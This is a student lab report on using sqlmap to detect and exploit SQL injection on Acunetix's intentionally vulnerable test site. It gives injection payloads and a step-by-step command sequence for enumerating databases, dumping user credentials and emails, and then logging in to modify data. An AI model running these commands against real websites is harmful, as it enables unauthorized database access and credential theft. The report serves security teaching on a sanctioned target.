SOMAIYA VIDYAVIHAR UNIVERSITY

Somaiya TRUST

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Roll No.:16010122158
16010122160
16010122166
16010122181

Name of the student: Sakshi,Asmi ,Aakanksh,Samridhi
Div: B

TITLE: Implementation of security tool — Sqlmap

AIM: To implement SQLMap for detecting and exploiting SQL injection vulnerabilities in web applications, demonstrating database enumeration, data extraction, and modification of stored data on a deliberately vulnerable website (Acunetix Vulnweb).

Literature survey/Theory:

Structured Query Language (SQL) is a standard programming language used to manage, query, and manipulate relational databases. It enables users to retrieve data, insert new records, update existing information, and delete unnecessary data. The majority of modern web applications rely on SQL databases such as MySQL, PostgreSQL, Oracle Database, and Microsoft SQL Server to store and manage data efficiently.

However, improper implementation of SQL queries can introduce SQL injection vulnerabilities (SQLi), which allow attackers to manipulate database queries and gain unauthorized access to sensitive information.

SQL Injection is a code injection technique that exploits vulnerabilities in an application's database layer. Attackers manipulate the SQL queries executed by the application to perform unauthorized actions, such as:

- Retrieving sensitive data (e.g., user credentials, financial records)
- Altering database contents (e.g., modifying or deleting records)
- Bypassing authentication mechanisms

- Executing administrative operations on the database server
- Compromising the entire web application

SQL Injection attacks target input fields, such as login forms, search bars, and URL parameters, where unsanitized user input is directly concatenated into an SQL query.

For example, consider the following piece of PHP code:

```
$id = $_GET['id'];
$sql_request = "SELECT * FROM products WHERE id='$id'";
```

SQL Query

The first line shows that the $id variable takes the value of the id parameter in the URL. However, this $id variable is concatenated directly in the SQL query on the next line.

As the id parameter can be manipulated by any user, an attacker can inject SQL code into the id parameter of the URL and perform a multitude of actions on the web application database.

For example, to ensure injection, the attacker could inject a 5-second delay into the id parameter of the URL:

On the server side, the SQL query will be as follows:

```
$sql_request = "SELECT * FROM products WHERE id='$id' AND SLEEP(5)-- '";
```

The server will therefore take 5 seconds to respond, confirming the SQL injection.

There are several types of SQL injection. This depends on the point of injection and the technique used to exploit the injection. Below is a non-exhaustive list of SQLi types:

- **UNION-based**: Uses the 'Union' SQL operator to combine results from multiple queries and retrieve hidden database information.
- **Boolean-based blind:**Exploits the database by sending true/false conditions to infer information.
- **Error-based:**Leverages error messages from the database to extract sensitive information.
- **Stacked queries:**Allows execution of multiple SQL statements in a single query.
- **Time-based blind**:Uses delays in SQL execution to confirm vulnerability.

The best way to protect against SQL injections is to use "prepared Statements", which define the structure of the SQL query before incorporating the variables.

This way, if a variable is controlled by an attacker, the latter will not be able to inject itself into the SQL query, as its structure will already have been defined beforehand.

Sqlmap is an open-source tool that automates the detection and exploitation of SQL injections. It is a very comprehensive tool offering a multitude of features and options that can go as far as compromising the SQL server if conditions allow.It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Concept :

SQLMap is an automated penetration testing tool designed to detect and exploit SQL injection vulnerabilities in web applications. It works by injecting malicious SQL queries into input fields, URLs, or HTTP headers to manipulate database queries and extract sensitive information. The tool identifies the backend database type, retrieves database structures, and dumps critical data like usernames, passwords, and emails. It can also modify or delete records, potentially compromising the entire application. SQLMap supports various SQL injection techniques, including Boolean-based, Union-based, and Time-based attacks. Proper security measures such as parameterized queries and input validation can prevent such vulnerabilities.

Algorithm Behind SQLMap:

1. Identify Target and Parameters

Goal: Find vulnerable parameters in the target web application.

Input:

- Target URL (e.g., `GET` or `POST` parameters).
- Form data, cookies, or HTTP headers that accept user input.

Process: SQLMap analyzes the given URL or request and attempts to identify parameters that may be vulnerable to SQL injection.

Example Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?artist=1"
```

2.Database Fingerprinting

Goal: Identify the backend database type and version.

Process: SQLMap sends crafted SQL payloads to trigger database-specific errors or behavior changes. It determines whether the target runs MySQL, PostgreSQL, MSSQL, Oracle, etc.

Techniques Used:

- Boolean-based tests: `AND 1=1` vs. `AND 1=2`
- Error-based injection: `ORDER BY 9999` (forcing an error response)
- Time-based blind SQLi: `SLEEP(5)` (introducing artificial delay)

Example Command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs

3.Detecting SQL Injection Vulnerabilities

Goal: Confirm if the identified parameter is truly vulnerable.

Process: SQLMap injects various test payloads and observes how the application responds

Common Injection Methods:

Error-Based: 1' AND (SELECT 1 FROM information_schema.tables) --

Union-Based:1 UNION SELECT NULL, NULL, NULL --

Boolean-Based:1' AND 1=1 -- (valid) vs. 1' AND 1=2 -- (invalid)

Example Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs

4.Extracting Database Information

Goal: Retrieve database names, tables, and column details.

Process: SQLMap extracts database metadata using **information_schema** queries

SQL Queries Used:

List Databases:SELECT schema_name FROM information_schema.schemata;

List Tables in a Database: SELECT table_name FROM information_schema.tables WHERE table_schema='acuart';

List Columns in a Table: SELECT column_name FROM information_schema.columns WHERE table_name='users';

Example Commands:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --dbs

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart --tables

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart -T users --columns

Extracted Data:

- Database: `acuart`
- Tables: `users`, `products`, `orders`
- Columns in `users`: `id`, `uname`, `pass`, `email`

5.Extracting User Credentials:

Goal: Retrieve stored usernames, passwords, and other sensitive user details.

Process: SQLMap dumps user data by extracting records from vulnerable tables. If passwords are hashed, SQLMap can attempt cracking them using dictionary-based attacks.

Example Commands:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart -T users -C uname --dump

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -D acuart -T users -C pass --dump

sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 --passwords

6.Exploiting Other Vulnerable Pages:

Goal: Find and exploit additional injection points.

Process: SQLMap can analyze multiple endpoints within the same application.

Example Commands:

sqlmap -u "http://testphp.vulnweb.com/listproducts.php" --dbs

sqlmap -u "http://testphp.vulnweb.com/listproducts.php" -D acuart --columns

sqlmap -u "http://testphp.vulnweb.com/listproducts.php" -D acuart -T users -C email --dump

Effect: Extracts email addresses, transaction records, and more sensitive data.

Pseudocode, Flowchart, Implementation steps:

Pseudocode:

1. Identify a Vulnerable Website
    - Access the target website and identify an input parameter that interacts with the database.
    - Example: `http://testphp.vulnweb.com/listproducts.php?artist=1`
    - Use SQLMap to check for vulnerabilities.
2. Detect Available Databases
    - Run `sqlmap -u <target URL> --dbs`
    - Retrieve the available databases.

3. Crawl the Website
    - Use the crawl option to automatically explore the website.
    - Example Command: `sqlmap -u <target URL> --crawl 2 --batch`
    - The crawl option will scan the site and identify vulnerable parameters.
4. Use Specific SQL Injection Technique
    - Specify the injection technique to use with the `--technique` option (e.g., "U" for Union-based).
    - Example Command: `sqlmap -u <target URL> --crawl 2 --batch --technique="U"`
    - This forces SQLMap to use Union-based SQL injection only.
5. Extract Table Names from the Database
    - Run `sqlmap -u <target URL> -D <database_name> --tables`
    - Extract the list of tables in the identified database.
6. Extract Column Names from Critical Tables (e.g., Users Table)
    - Run `sqlmap -u <target URL> -D <database_name> -T <table_name> --columns`
    - Retrieve column names such as `uname`, `pass`, and `email`.
7. Dump User Credentials
    - Run `sqlmap -u <target URL> -D <database_name> -T <table_name> -C <column_name> --dump`
    - Extract sensitive data like usernames, passwords, and emails.
8. Log in and Modify Database Entries
    - Use the extracted credentials to log in to the website.
    - Modify the database (e.g., change user passwords or add new users).
9. Repeat for Other Vulnerable Endpoints (e.g., ListProducts Page)
    - Use similar SQLMap commands to explore other vulnerable endpoints like `listproducts.php`.
    - Use the same crawling and dumping techniques to extract more data from other pages.

Implementation:

SQLMap Implementation Methodology

This methodology documents the detailed step-by-step execution of SQLMap against two endpoints of the test website `testphp.vulnweb.com`. The objective was to identify SQL injection vulnerabilities, extract database information, and analyze the security posture of the application.

1. Target Identification and Scope Definition

The target web application contains multiple query parameters that might be vulnerable to SQL injection. The following URLs were selected for testing:

1. `http://testphp.vulnweb.com/listproducts.php?cat=1`
2. `http://testphp.vulnweb.com/artists.php?artist=1`

Each of these URLs includes a dynamic parameter (`cat=1` and `artist=1`), which SQLMap will test for SQL injection.

2. Initial Web Application Crawling

Before running direct SQL injection tests, an initial crawl was performed to enumerate all available links and parameters:

```
sqlmap -u "http://testphp.vulnweb.com/" --crawl=2 --batch
```

- `--crawl=3`: Instructs SQLMap to recursively scan up to 3 levels deep in the website's URL structure.
- `--batch`: Runs the process in non-interactive mode, automatically selecting the best options.

Findings from Crawling:

- SQLMap identified multiple URLs with query parameters that could be tested.
- The URLs containing `?cat=1` and `?artist=1` were among those flagged as potentially injectable.

3. Testing for SQL Injection Vulnerability

After identifying the target parameters, SQLMap was used to check if they were vulnerable to SQL injection.

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

Purpose of this Step:

- `--dbs`: Extracts the list of databases if SQL injection is successful.
- SQLMap automatically detects injection points and verifies exploitability.

Findings:

- Both parameters (`cat` and `artist`) were found to be vulnerable.
- SQLMap confirmed that the website runs a **MySQL database**.

4. Identifying the Database Management System (DBMS)

To refine the attack, SQLMap was instructed to specifically target MySQL:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbms=mysql
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbms=mysql
```

Purpose:

- By specifying MySQL, SQLMap optimizes its attack strategy for that DBMS.
- This helps in executing more efficient queries.

Findings:

- The database management system was confirmed as **MySQL**

5. Extracting Available Databases

With confirmation of the SQL injection vulnerability, the next step was retrieving the database names:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

Findings:

SQLMap extracted the following databases:

- `acuart`
- `information_schema`

The `acuart` database appeared to contain application-specific data.

6. Extracting Tables from the Target Database

To explore the `acuart` database, the following command was executed:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D
acuart --tables
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D
acuart --tables
```

Findings:

The database contained the following tables:

- `users`
- `carts`
- `orders`
- `products`

The `users` table was of particular interest as it likely contained sensitive information.

7. Extracting Column Names from the `users` Table

Once the `users` table was identified, the next step was retrieving its column structure:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D
acuart -T users --columns
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D
acuart -T users --columns
```

Findings:

The `users` table contained the following columns:

- `id`
- `username`
- `password`
- `email`

These columns suggested the potential storage of login credentials.

8. Extracting User Data from the `users` Table

The final step was to extract stored credentials:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D
acuart -T users --dump
```

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D
acuart -T users --dump
```


Findings:

- SQLMap successfully extracted user credentials.


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

Flowchart:




Output:


asmi@vbox: ~
File Actions Edit View Help
(asmi㉿vbox)-[~]
$ sqlmap -hh
{1.8.11#stable}
https://sqlmap.org
Usage: python3 sqlmap [options]
Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-d DIRECT Connection string for direct database connection
-l LOGFILE Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE Scan multiple targets given in a textual file
-r REQUESTFILE Load HTTP request from a file
-g GOOGLEDORK Process Google dork results as target URLs


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



